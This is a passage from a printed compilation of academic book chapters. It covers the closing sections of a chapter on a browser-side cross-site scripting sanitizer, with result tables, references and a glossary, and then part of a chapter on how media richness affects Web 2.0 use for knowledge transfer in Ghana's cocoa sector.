The third filter process i.e. Document Object Model (DOM) Restrictor, which prevents a general source of security flaws. This filter process simply states that whenever the cookie is accessed either by a web browser or a web server, after this simply restrict any type of foreign links. Further this restrictor also limits the size and construction of pop-up windows on the response web page. Moreover this restrictor also introduced a policy to avoid the construction of IFRAME elements. Lastly policy is related to the preventing abuse of resources like modal dialogs. It should be disabled strictly.

Figure 11. Browser dependent XSS sanitizer



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The same restrictions are applied on the HTTP responses from the web server side. So by introducing these some of the policies in the form of three step filter process on the client browser side, we proposed a Browser Dependent XSS sanitizer, whose main criteria is to simply disallow the malicious or poorly written java script codes and its libraries.

RESULT ANALYSIS AND DISCUSSION

This client side solution was tested on four web browsers namely Google Chrome, Firefox (3.0, 3.6), Internet Explorer (6.0, 7.0, 8.0) and Opera (9.0). The proposed solution was tested by giving the parsing quirks in the cheat sheet. The continuously growing cheat sheet contained 158 scripts when the test was performed. The results are shown in the Table 1. Table 2 shows the statistics and results obtained in various browsers.

The proposed solution has been tested with thousands of malicious inputs, non vulnerable input with white listed tags and vulnerable websites. It is essential that after the application of security by the proposed model, the user's web browsing experience is not affected seriously. The performance has been observed by logging the time of processing. The approach is tested on 2.0 GHz Intel Pentium Dual Core machine, with 1 GB RAM. Each browser's speed reaction was logged by putting them through a number of tests. To obtain unbiased results, it is essential that the internet connectivity speed should be consistent during the testing. The page load time can be calculated by writing a small script on a locally hosted webpage, or freely available website load time and speed checker. After a thorough investiga-

Table 1. Results of different scripts on the proposed system

Categories of Scripts	No. of Different Scripts	Scripts Detected
XSS Attack Scripts	136	136
v. HTML Based	54	54
vi. CSS Based	36	36
vii. JavaScript Parsing Quirks	19	19
viii. Others	27	27
XSS using HTML quote encapsulation	13	13
URL String Evasion	9	9

Table 2. Results of proposed solution on various browsers

Browser	No. of Variations That Run in This Browser	Detected	Undetected
Google Chrome	52	52	0
Firefox	86	86	0
Internet Explorer	64	64	0
Opera	37	37	0

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tion of the proposed solution on various types of browsers, we reached on to the some of the derived characteristics of this system, which are as follows:

1. **Robustness:** Sanitization Process is used to detect the parsing quirks that various types of browsers allow.
2. **High Fidelity:** Since the whole sanitization process is used, the whole proposed system offers high fidelity.
3. **Support for Legitimate HTML:** The proposed solution does not have any effect on benign HTML code, while the malicious HTML code is filtered out properly.
4. **Enormous Web Surfing Experience:** This approach results in great web surfing experience without degrading the quality.

CONCLUSION

Huge quantity of web applications is exposed to XSS attacks. The proposed solution is found to be very valuable by the experimental results. The solution is implemented on the client hand side, hence resulting in efficient web surfing experience. XSS vulnerability exists on all modern web applications, which requires dynamic input from the user side therefore it is a big benefit for the modern web applications.

The proposed approach is tested on all modern web browsers with all malicious script code snippets. The results showed that the proposed approach is capable of filtering as well as detecting all vulnerable code snippets. The results proved that the proposed technique is capable of sanitizing the dynamic user input by maintaining and deploying a proposed sanitizer on the client's side web browser. Moreover the proposed procedure is implemented on the client side; therefore it does not degrade the performance on the server side. Apart from this, it also proved a better web browsing experience, since the solution is tested on various modern web browsers.

REFERENCES

Acunetix Vulnerability Scanner. (n.d.). Retrieved from http://www.acunetix.com/vulnerability-scanner/

Alfaro, G., & Arribasz, G. N. (2007). *Prevention of cross-site scripting attacks on current web applications.* Springer-Verlag Berlin Heidelberg. Retrieved from link.springer.com/chapter/10.1007/978-3-540-76843-2_45

Appscan. (n.d.). Retrieved from http://www-03.ibm.com/software/products/en/appscan

Di lucca, G. A., Fasolino, A. R., Mastoianni, M., & Tramontana, P. (2004, Sept.). Identifying cross site scripting vulnerabilities in web applications. In *Proceedings of 26th Annual International Telecommunications Energy Conference*, (INTELEC' 2004). doi: 10.1109/WSE.2004.10013

Gourley, D., Totty, B., Sayer, M., & Aggarwal, A. (2002). *Http:the definitive guide*. O'ReillyMedia.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Gupta, S., & Sharma, L. (2012). Exploitation of Cross-site Scripting (XSS) vulnerability on real world web applications and its defense. *International Journal of Computer Applications*, *60*, 28-33. doi: 10.1.1.303.4511

Halfond, W., Orso, A., & Manolios, P. (2008). WASP: Protecting web applications using positive tainting and syntax-aware evaluation. *IEEE Trans. Software Eng*. Retrieved from http://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=04359474

Hallaraker, O., & Vigna, G. (2005). Detecting malicious JavaScript code in Mozilla. In *Proceedings of the IEEE International Conference on Engineering of Complex Computer Systems* (ICECCS). Retrieved from http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=1467889&reason=concurrency

Jovanovic, N., Kruegel, C., & Kirda, E. (2006). Precise alias analysis for static detection of web application vulnerabilities. In *Proceedings of ACMSIGPLAN Workshop on Programming Languages and Analysis for Security*. Ottawa, Canada: ACM. Retrieved from http://dl.acm.org/citation.cfm?id=1134751

Kirda, E., et al. (2009, Oct). *Client-side cross-site ccripting protection*. Computers & Security. Retrieved from https://www.cs.ucsb.edu/~chris/research/doc/compsec09_noxes.pdf

Kristol, D. (2000). *Http state management mechanism*. Retrieved from Internet Society website: http://www.ietf.org/rfc/rfc2965.txt

Louw, M. T., & Venkatakrishnan, V. N. (2009). Blueprint: Robust prevention of cross-site scripting attacks for existing browsers. In *Proc. 30th IEEE Symp. Security and Privacy*. Retrieved from http://ieeexplore.ieee.org/xpl/articleDetails.jsp?arnumber=5207654

Meyerovich, L. A., & Livshits, B.. (2010). Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy.* Washington, DC: IEEE. doi: doi>10.1109/SP.2010.36

Nessus. (n.d.). Retrieved from http://www.nessus.org/

Open Web Application Security Project (OWASP). (2013). Retrieved from https://www.owasp.org/index.php/Top_10_2013-Top_10

Scott, D., & Sharp, R. (2002). *Abstracting application-level web security*. Retrieved from http://dl.acm.org/citation.cfm?id=511498

Singh, A., Singh, B., & Joseph, H. (2008). *Vulnerability analysis for http*. Retrieved from http://link.springer.com/chapter/10.1007/978-0-387-74390-5_4

Tang, Z., Zhu, H., Cao, Z., & Zhao, S. (2011). L-wmxd: Lexical based webmail xss discoverer. In *Proceedings of IEEE Conference on Computer Communications Workshops* (infocom wkshps). Retrieved from http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=5928954

Vogt, P., Nentwich, F., Jovanovic, N., Kruegel, C., Kirda, E., & Vigna, G. (2007). Cross site scripting prevention with dynamic data tainting and static analysis. In *Proceedings of 14th Annual Network and Distributed System Security Symposium* (NDSS). Retrieved from publik.tuwien.ac.at/files/pub-inf_5310.pdf

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Wassermann, G., & Su, Z. (2008). Static detection of cross-site scripting vulnerabilities. In *Proceedings of ACM/IEEE 30th International Conference on Software Engineering* (ICSE). Retrieved from http://dl.acm.org/citation.cfm?id=1368112

XSS (Cross-Sitescripting) Prevention Cheat Sheat. (n.d.). Retrieved from https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

ADDITIONAL READING

Almomani, A., Gupta, B. B., Atawneh, S., Meulenberg, A., & Almomani, E.ALmomani A. (2013). Gupta BB, Atawneh S, Meulenberg A, & Lmomani EA (2013). A Survey of Phishing Email Filtering Techniques. *IEEE Communications Surveys and Tutorials*, *15*(4), 2070–2090. doi:10.1109/SURV.2013.030713.00020

Esraa, A., Selvakumar, M., & Gupta, B. B. et al. (2014). Design, Deployment and use of HTTP-based Botnet (HBB) Testbed. *16th IEEE International Conference on Advanced Communication Technology (ICACT)*, P. 1265-1269, 2014.

Gupta, B. B., Joshi, R. C., & Misra, M. (2009). Defending against distributed denial of service attacks: issues and challenges. *Information Security Journal: A Global Perspective*. *Taylor & Francis Group*, *18*(5), 224–247.

Gupta, S., Sharma, L., Gupta, M., & Gupta, S. (2012). Prevention of cross-site scripting vulnerabilities using dynamic hash generation technique on the server side. *International journal of advanced computer research (IJACR)*, 2(5), 49-54. Retrieved from www.theaccents.org/ijacr/papers/current_sep_2012/9.pdf

Meyerovich, L. A., & Livshits, B. (2010). *Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser*. proceedings of the 2010 IEEE symposium on security and privacy (sp, 10) Washington, DC, USA. doi: doi>10.1109/SP.2010.36

Singh, A., Singh, B., & Joseph, H. (2008). *Vulnerability analysis for http*. (Vol. 37, pp. 79-110). New York,USA: Advances in information security (Springer). Retrieved from http://link.springer.com/chapter/10.1007/978-0-387-74390-5_4

Srivastava, A., Gupta, B. B., & Tygi, A. et al. (2011). *A Recent Survey on DDoS Attacks and Defense Mechanisms.* Book on Advances in Parallel, Distributed Computing, Communications in Computer and Information Science (CCIS), LNCS. *Springer-Verlag Berlin Heidelberg, CCIS*, *203*, 570–580.

KEY TERMS AND DEFINITIONS

ARP: (Address Resolution Protocol) is a type of protocol which is normally used to map a computer IP address to its MAC address (also called physical address).

Client: A client is a computer which generally forward the request or receiving the response from the server. Therefore a client is a commodity which utilizes the services made available by the server. A server can also be a client for some other server.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Cookies: Cookies are generally small text files which are generally stored in the directory of web browser. These are generally produced on the web server side whenever a user browses a particular website. The web site uses them in order to verify the identity of the web user, keeps track of movements of the user within the website etc.

DOM: (Document Object Model) is a Application Programming Interface (API) for the purpose of representation and interaction of objects in HTML and XML documents. It defines the well formed tree structure of these documents and how a document is accessed and manipulated.

Eavesdropping: It is the process of illegal interception of packets transmitted by other computers from a network. It is also known as sniffing, whose main motto is to confidentially listening the other's information without their permission.

Encryption: It is a technique of mapping a readable text to non-readable text form in order to protect the privacy of an information.

Filter: It is the process of discarding or retaining the packets or any other thing moving in the network based on some well defined policies. Various types of filters are deployed in the firewalls to clean the information which is not acceptable according to their policy.

HTML: (HyperTextMarkupLanguage) is a language used on the World Wide Web (WWW) which is generally used to craft web pages. This language is normally used for marking text files to attain colour, font, graphics, links to other web pages etc.

HTTP: (Hyper Text Transfer Protocol) is an application protocol used by the internet technology for transferring various kinds of files (e.g. text, images, audio, video and other multimedia files) on the World Wide Web (WWW).

HTTPs: (Hyper Text Transfer Protocol Secure) is in reality not a protocol but it is just a result of coating the HTTP protocol on the top of SSL protocol, therefore including the security features to the HTTP protocol. The main inspiration of HTTPs is to avoid various types of vulnerabilities like man-in-the-middle attack etc.

Hyperlink: A hyperlink or normally known as a link is technique of shifting from one web page to other linked web page (or some other document, text, image etc.).

Integrity: It is the property by which we can validate that the information contained in any document has altered or not.

Java Script: It is dynamic programming language which is included as a part of HTML files. Its main theme of introductuction in the source code of HTML is to increase the readability and enhancement of web pages. Its implementation can control the web browser and modifies the web page that is displayed.

MAC Address: It is physical address of a computer on the network which uniquely identifies each computer in the network.

Malicious Code: It is such type of code which looks like a legitimate one but it is intended to produce undesirable results (like stealing cookies or credit card numbers etc.).

Malware: It is any type of malicious software or a program created to access unauthorized use of information or produces undesirable results. Any type of computer virus is a malware.

Pop-Up Messages: It is a type of an online alert or a message usually seen in a small message box on the compter screen. Various types of e-mail alerts, warnings etc. are displayed in the form of pop-up messages.

Port Number: It is an address which uniquely each process of an end destination (e.g.computer). These port numbers are normally used in the transport layer of OSI model.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Session Hijacking: It is a form of attack in which an attacker seizes the valid session token from the network and thus acquiring the access to the confidential resources of the web application. This attack can result in man-in-middle-attacks etc.

Software: It is a collection of computer programs (which are installed and stored on the hardware) designed to perform an automated task.

Spoofing: It is a malicious technique of flooding false IP addresses on the network and hence acquiring the unauthorized access to the system. For e.g. caller id spoofing: normally telephone calls are uniquely identified by the names and contact number. But advanced technology can forge a caller id information and display a wrong name and phone number.

Spyware: It is a program that normally move towards the computer and keeps track of the online activity of user. Spyware can also be installed automatically without the user's consent while installing the other softwares.

URL: (Uniform Resource Locator) is a unique address (web address) in the form of a string which is generally used to access the web pages on an internet. These addresses normally define the location of the resources on the network.

Virus: It is an infected program which when executes self replicates in other parts of the program, corrupt or delete various important files etc. Its effects acquire large amount of useful memory and also produces a halt in the system.

Web Browser: It is a program (application software) which is used on the client side machine for extracting, delivering and displaying the information on the World Wide Web (WWW). It is also used for navigation from one web page to other, displaying web pages, accessing e-mails etc.

Web Server: It is simply a program that fulfills the request of web page coming from the web browser side. These are simply hardware or softwares that delivers the web pages to the requested party. Normally web servers are used for data storage of various enterprises, hosting web sites etc.

Wiretapping: It is a technique of observing and analyzing the flow of data in a network in an active or passive mode. The attack can perform denial of service attack by executing wiretapping.

WWW: (World Wide Web) is an alternative way to use the capabilities of Internet. It basically provides a connectivity to interlinked hypertext documents, machines on the internet.

XSS Attack: Cross-Site Scripting (XSS) attack is generally found in modern web applications whose main goal is to access the sensitive resources (e.g. cookies) of a client's web browser by simply injecting the poorly written scripts into the web pages which are accessed or viewed by other users.

Zero Day Exploit: An exploit that takes benefit of a security risk on the same day, or before, the risk becomes public. This attacks can be extremely dangerous because they take advantage of security holes for which solution is currently not available.

This research was previously published in the Handbook of Research on Securing Cloud-Based Databases with Biometric Applications edited by Ganesh Chandra Deka and Sambit Bakshi, pages 174-191, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 40
The Impact of Media Richness on the Usage of Web 2.0 Services for Knowledge Transfer

Albert Gyamfi
Aalborg University, Denmark

ABSTRACT

The study investigates the impact of the use of web 2.0 applications on knowledge transfer in the Cocoa Sector in Ghana. Transferring knowledge via social media websites has received widespread attention by organizations. However, in most developing countries like Ghana, knowledge transfer still remains a major challenge, especially in the Cocoa Sector. The selection of media for a given task depends on the richness of the media and the characteristics of the task. The four modes of knowledge transfer theorized by Nonaka, require the use of media with varying degrees of richness. The study proposed that the usage of web 2.0 applications for the different modes of knowledge transfer can be affected by their media richness. And the use of web 2.0 applications for the knowledge transfer modes can influence knowledge transfer success. The study was conducted using a mixed method approach with a survey questionnaire. The results of the data analysis confirmed that the media richness of the selected web 2.0 applications affect their usage for the different modes of knowledge transfer.

INTRODUCTION

This study focuses on the use of web 2.0 applications such as Skype, Facebook, YouTube and Wikipedia for knowledge transfer in the cocoa industry in Ghana. The term web 2.0 is defined as "the business revolution in the computer industry caused by the move to the Internet as a platform, and an attempt to understand the rules for success on that new platform. Chief among those rules is: Build applications that harness network effects to get better the more people use them" (Musser & O'Reilly, 2007). Web 2.0, which was originally coined in 2004 by O'Reilly media, is used to refer to a second-generation approach to the World Wide Web (WWW) with community-driven services such as social networking sites, blogs, wikis, etc. (O'Reilly, 2006; Paroutis & Saleh, 2009). The capabilities of web 2.0 has shifted

DOI: 10.4018/978-1-5225-3422-8.ch040

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the focus of end users from being passive content consumers to active user participation where they are allowed to collaborate, communicate, create, control, and share contents using the web as a medium for communication. The adoption of web 2.0 in knowledge management initiatives in organizations (KM 2.0) involves the use of web 2.0 technologies like blogs, wikis, social networks, mash-ups, virtual worlds, RSS (Really Simple Syndication), tagging, peer-to-peer programs wikis and blogs for the transfer and sharing of knowledge. The use of these technologies on the public Internet platforms such as Skype, Facebook, YouTube, and Wikipedia have become a strategic communication channel used by organizations to reach out to both external and internal audiences.

MANAGING KNOWLEDGE IN THE WEB 2.0 ENVIRONMENT (KM 2.0)

The traditional knowledge management systems (KMS) positioned knowledge management (KM) and knowledge management tools in a distress state with some analysts giving titles like "Is knowledge management dead?" (Levy, 2009). These systems were based largely on the epistemology of possession, which views knowledge as object that can be captured through expert systems and intranets. This resulted in the creation of knowledge repositories that can be transferred through communication channels into other units of the organization. The content generated through traditional knowledge management systems was, thus, centrally controlled, validated and lacked interactivity making it ineffective for transferring knowledge with high degree of tacitness (Levy, 2009; Panahi et al., 2012). Some scholars are of the view that these systems lacked the human agent, which is one of the main components of KM processes (Haldin-Herrgard, 2000; Panahi et al., 2012). On the contrary, the epistemology of practice views knowledge as subjective and so for this school of thought, instead of managing knowledge as an object or entity, tools that are designed for KM focus on nurturing social interactions that enables people to build strong relationships to enable them to share practices.

The dawn of web 2.0 technologies comes as a sort of rescuer to assist in rebirthing KM (Levy, 2009; Spanbauer, 2006). However, adopting web 2.0 principles into knowledge management gives birth to a new generation of KM in organizations (KM 2.0) (Boughzala & Limayem, 2012; Shimazu & Koike, 2007). A situation Boughzala and Limayem (2012) think calls for a redesign of the study and scope of the traditional ways of managing knowledge in organizations. The scholars went on to outline some of the key changes that KM 2.0 can cause and their implications to organizations, research and technology. First and foremost, KM 2.0 changes the scope of traditional KM, from knowledge capital, comprising of impersonal and personal forms of knowledge to social capital, which focuses on interpersonal knowledge (Boughzala and Limayem, 2012). Interpersonal knowledge is communicable implicitly through the conversation and connection of people and more so related to relationships and interactions of people. This situation makes it difficult for the traditional knowledge management systems to capture interpersonal knowledge. Secondly, with KM 2.0 the focus shifted from individual intelligence to collective intelligence by regarding the connection, interaction and collaboration of individuals and their relationships as constituting a source of knowledge known as the intelligence of the collective. The place of individuals who mainly used to be users of knowledge (knowledge workers) has shifted to knowledge generators with less structured processes (knowledge pull) rather than more structured processes in KM (knowledge push). In terms of technology the web 2.0 on which the KM 2.0 is based is more user centered, flexible to use, and easy to install and use compared to traditional KM tools which are more task


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

oriented, overly complex with rigid tools (Boughzala and Limayem, 2012). These attributes of KM 2.0 position socialization (a type of knowledge transfer that traditional KMSs argued as failure) as the most important mode of knowledge creation in the KM 2.0 arena. This indicates that KM 2.0 has the potential to thrive in areas where traditional KMS has struggled (Boughzala and Limayem, 2012). Levy, (2009) analyzed the principles and functions of web 2.0 from a knowledge management perspective and found them to be closely related. In fact many of the attributes and features of social media tools were found to be rooted in the classical knowledge management tools although some gaps still persist according to Levy (2009). This suggests that, with some caution, social media tools and principles can be adopted into knowledge management endeavors. Web 2.0 usage at the organizational level could be analyzed in two dimensions: technology adoption and user orientation. The technology adoption dimension involves either adoption of web 2.0-system infrastructure (such as SOA and AJAX) or web 2.0 software applications. User orientation adoption type, which the current study is focusing on, involves employing web 2.0 technologies for use by members in organization or for use by customers, partners and suppliers of the organization (see Figure 1) (Levy, 2009).

TRANSFERRING AGRICULTURAL KNOWLEDGE ON SOCIAL MEDIA WEBSITES

The use of Web 2.0 applications in agriculture knowledge sharing is not widely accepted as in other business and consumer practices, and fewer research has focused on how to use social webs to guard against anti- agricultural activists using social media platforms to portray a negative imagery of factory farming (Payn-Knoper, 2013; Stanley 2013; Cline, 2011). Farmers realizing the usefulness and power behind networking as an effective means for sending and receiving knowledge have established the Ag-Chat concept, which is, established on Twitter online discussion forum used for facilitating discussions between farmers and agribusiness on a range of issues related to the industry (Stanley, 2013; Cline, 2013).

Figure 1. Adapted from Levy, 2009



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

With the advent of smartphones, the situation is likely to change especially in the area of agribusiness uptake (Stanley, 2013). The use of mobile extension is doing well in transferring knowledge on mobile devices to farmers who are spread over wide distances in Developing Countries like India, Ghana and La Cote d'Ivoire (Cole and Fernando, 2013). This means that stakeholders in agricultural extension activities can look at the use of social media applications on mobile platforms considering the number of mobile phone user projections in developing countries such as India, which was estimated between 194 million to 364 million by 2014 (Stanley, 2013).

MEDIA RICHNESS

The use of appropriate media becomes especially necessary when different types of knowledge with varying degrees of tacitness and complexities are being transferred. According to the Media Richness Theory (MRT) (Daft and Lengel, 1984, 1986; Daft et al. 1987), communication media differ in their ability to process information and facilitate understanding regarding situations in communication characterized by uncertainty and equivocality (Daft et al. 1987; Suh, 1999). Based on the capacity to facilitate shared understanding and insight, media channels can be classified as low or high in richness. The richness of media is the capacity of the media to process rich information and depends on a combination of four characteristics (Daft and Lengel, 1984; Daft et al. 1987):

- Ability to receive instant feedback
- Multiple cues related to face-to-face communication, e.g. tone of voice and body language
- Availability of different language types
- Personal focus-Level of conveyance of feelings and emotions

These media characteristics place face-to-face communication at the highest position on the media richness hierarchy followed by telephone, letters or memos, impersonal written documents, and numeric documents in that order (Daft and Lengel, 1986). According to the MRT, the main causes of information processing are uncertainty and equivocality (Daft et al. 1987; Koo, et al., 2011). Uncertainty is defined as "the difference between the amount of information required to perform a task and the amount of information already possessed by the organization" while equivocality refers to "the existence of multiple conflicting interpretation of organizational situation" (Galbraith, 1973, Daft et al. 1987). The major difference between uncertainty and equivocality is related to the approach of information processing used to respond to them. When there is uncertainty, managers respond through data acquisition but when equivocality issues arise, they resort to the sharing of subjective views among themselves. In other words organizations respond to uncertainty by acquiring large amounts of data through conventional information systems. Where as situations of equivocality require much deep thinking and brainstorming to define problems and resolve disagreements.

Information processing by managers is characterized by a positive relationship between media richness and message equivocality (Daft et al. 1987). When managers use richer media for equivocal task and lean media for unequivocal task, they improve performance (Dennis & Kinney, 1998). Using richer media for equivocal task enables users to gain a better understanding of ambiguous messages quicker leading to a better performance of the task. On the other hand, using leaner media for unequivocal messages can facilitate understanding in curtailing information overload provided through richer media. Media with

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

high degrees in richness (e.g. video) is more efficient for resolving issues with subjective and divergent perspectives while lean media (e.g. text) is used appropriately for objective data communication in support of routine decisions (Daft et al. 1987). The main barrier confronting new media has got much to do with the issue of equivocality than uncertainty (Daft et al. 1987). According to Schwartz (2007), the MRT can be employed through the use of CMC modalities such as VVOIP, VOIP, chat, IM and so on. The study applies the MRT to investigate how the media richness of Web 2.0 applications (Facebook, Skype, YouTube and Wikipedia) with the above CMC modalities can mitigate knowledge ambiguity towards attaining knowledge transfer success.


MODES OF KNOWLEDGE TRANSFER

According to the knowledge spiral model theorized by Nonaka (1994), new knowledge begins always with the individual. In order for knowledge to move from the individual level and become embedded within the organization, it has to go through four modes of conversion: socialization, externalization, internalization and combination (Cummings & Teng, 2003; Dinur, 2009; Nonaka, 1994). These four knowledge conversion modes involve the continuous interplay between tacit and explicit forms of knowledge. Through these dynamic conversions between explicit and tacit forms of knowledge new knowledge is created from existing knowledge (Alavi & Leidner, 2001; Dinur, 2009; Nonaka, 1994). And as knowledge moves from the individual to the group level and then up to the organizational level, it is enriched and amplified through the interactions between the individuals and the organization (Cummings & Teng, 2003; Inkpen & Dinur, 1998; Nonaka, 1994). The four modes of knowledge conversion also represent four types of knowledge transfer. In socialization tacit knowledge is converted to new tacit knowledge through social interactions between two individual members in the organization (Nonaka et al., 2000; Alavi and Leidner, 2001). Due to the difficulty in formalizing tacit knowledge, the most suitable way of acquiring it is through shared experience such as spending time together or living together in the same environment (see Figure 2) (Nonaka et al., 2000).

Externalization involves the conversion from tacit knowledge to explicit knowledge and occurs when individuals are required to articulate tacit knowledge (e.g. best practices or lessons learned) through the sequential use of metaphor, analogy, and model (Nonaka et al., 2000). Through internalization explicit knowledge is converted to tacit knowledge. This mode of knowledge transfer bears close resemblance to learning by doing and can be associated with organizational learning. In basic terms, learning occurs when individuals acquire new knowledge (Cook & Yanow, 1993). Combination involves the use of social processes to combine different forms of explicit knowledge into complex and systematic sets of explicit knowledge (Nonaka, 1994; Nonaka et al., 2000). Through combination, existing explicit knowledge can be combined to generate new explicit knowledge, through sorting, addition, re-categorization, and re-contextualization. Knowledge can also be captured from both outside and inside the organization and then combined, edited or processed to form new knowledge, which can enhance practical usage. The combined knowledge can then be disseminated among organizational members.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Figure 2. Adapted from Nonaka, 1994



MEDIA RICHNESS OF WEB 2.0 APPLICATIONS AND KNOWLEDGE TRANSFER

The objective of information processing is either to reduce uncertainty or remove equivocality. To accomplish a task, information has to be exchanged or processed to deal with either of these factors (see Figure 3). A situation is regarded as uncertain when there exists a deficit in the amount of information needed to resolve the issue or there is a difference in the amount of information required for resolving the issue and the amount of information already available. When there is uncertainty then there is insufficient amount of information needed to resolve issues relating to accomplishing a task. When there is equivo-

Figure 3. Hypothesized model



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

cality, it indicates the presence of conflicting interpretations or ambiguity regarding an organizational situation. Reducing uncertainty through the transfer of explicit knowledge with ICT-based systems is not problematic since it involves the acquisition of information and data through periodic reports, rules, operational standards and data analysis (Daft et al., 1987; Joia & Lemos, 2010).

However, issues of ambiguity are resolved by pooling opinions and overcoming disagreements until a shared understanding and social agreement on the matter is attained. A situation that calls for discussions and exchange of subjective opinions, which are tacit in nature, to help clarify what the real issues are and resolve disagreements. The richness of communication media should, thus, match the degree of ambiguity in the message (Daft et al., 1987). When ambiguity is high, managers would prefer to use highly rich media to resolve such issues since it would involve the sharing of tacit knowledge. Similarly, explicit knowledge, which has low ambiguity, requires the use of media with low richness to facilitate clarity and understanding and to avoid information overload (Daft et al., 1987). In other to facilitate understanding of ICT usage for tacit knowledge transfer scholars have conceptualized tacit knowledge into varying degrees of tacitness, which may be classified as high, medium, and low (Chennamaneni & Teng, 2011). Ambrosini & Bowman (2001) refers to the highest form of tacit knowledge as deeply ingrained tacit skills, followed by imperfectly articulated tacit skills, and articulable tacit skills in decreasing order of tacitness, with explicit knowledge having the lowest degree of tacitness. Doing so makes it possible to establish a positive correlation between the degrees of knowledge tacitness and media richness (Chennamaneni and Teng, 2011). Knowledge with high degree of tacitness requires the use of rich media for its transfer while media with low richness can be used to transfer knowledge with low degree of tacitness (Chennamaneni and Teng, 2011; Panahi et al., 2013). In their study to investigate the relationship between communication media choice and the type of knowledge to be transferred, Murray and Peyrefitte (2007), found that generally, there was a relationship between media richness of the selected communication media types and the type of knowledge transferred being it explicit or know-how. Scholars have argued that the use of Web 2.0 applications can facilitate the transfer of all the four knowledge transfer modes from socialization through externalization to combination and internalization (Shang et al., 2011; Chennamaneni and Teng, 2011; Panahi et al., 2013; Boateng et al., 2009). This study proposes that a positive relationship exists between the media richness of Web 2.0 applications (Skype, Facebook, YouTube, Wikipedia) and their usage for the different modes of knowledge transfer (socialization, externalization, internalization and combination).

H1: Media richness of Web 2.0 applications (Skype, Facebook, YouTube, Wikipedia) is positively related to their usage for the socialization mode of knowledge transfer.

H2: Media richness of Web 2.0 applications (Skype, Facebook, YouTube, Wikipedia) is positively related to their usage for the externalization mode of knowledge transfer

H3: Media richness of Web 2.0 applications (Skype, Facebook, YouTube, Wikipedia) is positively related to knowledge transfer success

H4: Media richness of Web 2.0 applications (Skype, Facebook, YouTube, Wikipedia) is positively related to their usage for the internalization mode of knowledge transfer

H5: Media richness of Web 2.0 applications (Skype, Facebook, YouTube, Wikipedia) is positively related to their usage for the combination mode of knowledge transfer

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

WEB 2.0 USAGE FOR KNOWLEDGE TRANSFER

The different modes of knowledge transfer require the use of media with varying degrees of richness according to Nonaka et al., (2000). The transfer modes that require the conversion from tacit knowledge require the use of rich media while for those involving the conversion from explicit knowledge, the use of lean media is deemed appropriate. The use of the appropriate media for the given conversion mode can affect the performance and outcome of the knowledge transfer process. We posit that the use of web 2.0 applications for the different modes of knowledge transfer can lead to a successful knowledge transfer as discussed further on in this sub-section.

Socialization

Socialization refers to direct transfer of tacit knowledge in an informal cultural environment where individuals can share experiences by spending time together (Nonaka et al., 2000). Nonaka et al. 2000 theorized that this mode of knowledge transfer is supported within the context of originating Ba, which provides space for individuals to share experiences, emotions, feelings, and mental models. These emotional attributes of socialization could be best expressed through face-to-face interactions making the use of ICT and new media very limited if not impossible. Contrary to the views expressed above, Haefliger et al. (2005) argue that transferring tacit knowledge is possible over a distance via ICT usage. Using theories of signal intelligence and micro-communities of knowledge, Haefliger et al. (2005) explain how socialization takes place in web-based Open Source software development communities where distance impedes the possibility of experiential sharing through direct contact. Defining micro-communities as small group of individuals who are engaged in knowledge creation in an organization, the scholars agreed to the fact that close social ties are important foundation for tacit knowledge exchange in micro-communities. Such close social ties can be achieved through internet-based contacts as well as in web-based and computer-mediated environment (Haefliger et al., 2005).

Socialization occurs on the web 2.0 platforms by allowing individuals or groups to share methods, understanding, experience, and skills through observation, imitation, practice and participation in different social communities (Shang et al., 2011). Web 2.0 facilitates socialization by providing an interactive space, which brings knowledge seekers and knowledge keepers closely together to satisfy their knowledge needs. For the knowledge seekers, this will help them to know who possesses the knowledge they are searching for. And the knowledge keepers will also find out who is in need of their knowledge (Boateng et al., 2009). Previous research on web 2.0 technologies has found positive relationship between the use of web 2.0 technologies and tacit knowledge transfer (Kumar, 2012; Murphy and Salomone, 2013). A positive relationship exists between social web usage for socialization and knowledge transfer success.

Externalization

Externalization requires a space where collective mental models of individuals could be shared and articulated through dialogue and interactions (Nonaka et al., 2000). These forms of dialogues and discussions trigger the process of concept creation by capturing context-rich knowledge expressible through face-to-face interaction. Basically, externalization involves the diffusion of knowledge from an individual to a group of individuals. Externalization requires a space where collective mental models of individuals could be shared and articulated through dialogue and interactions (Nonaka et al., 2000).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

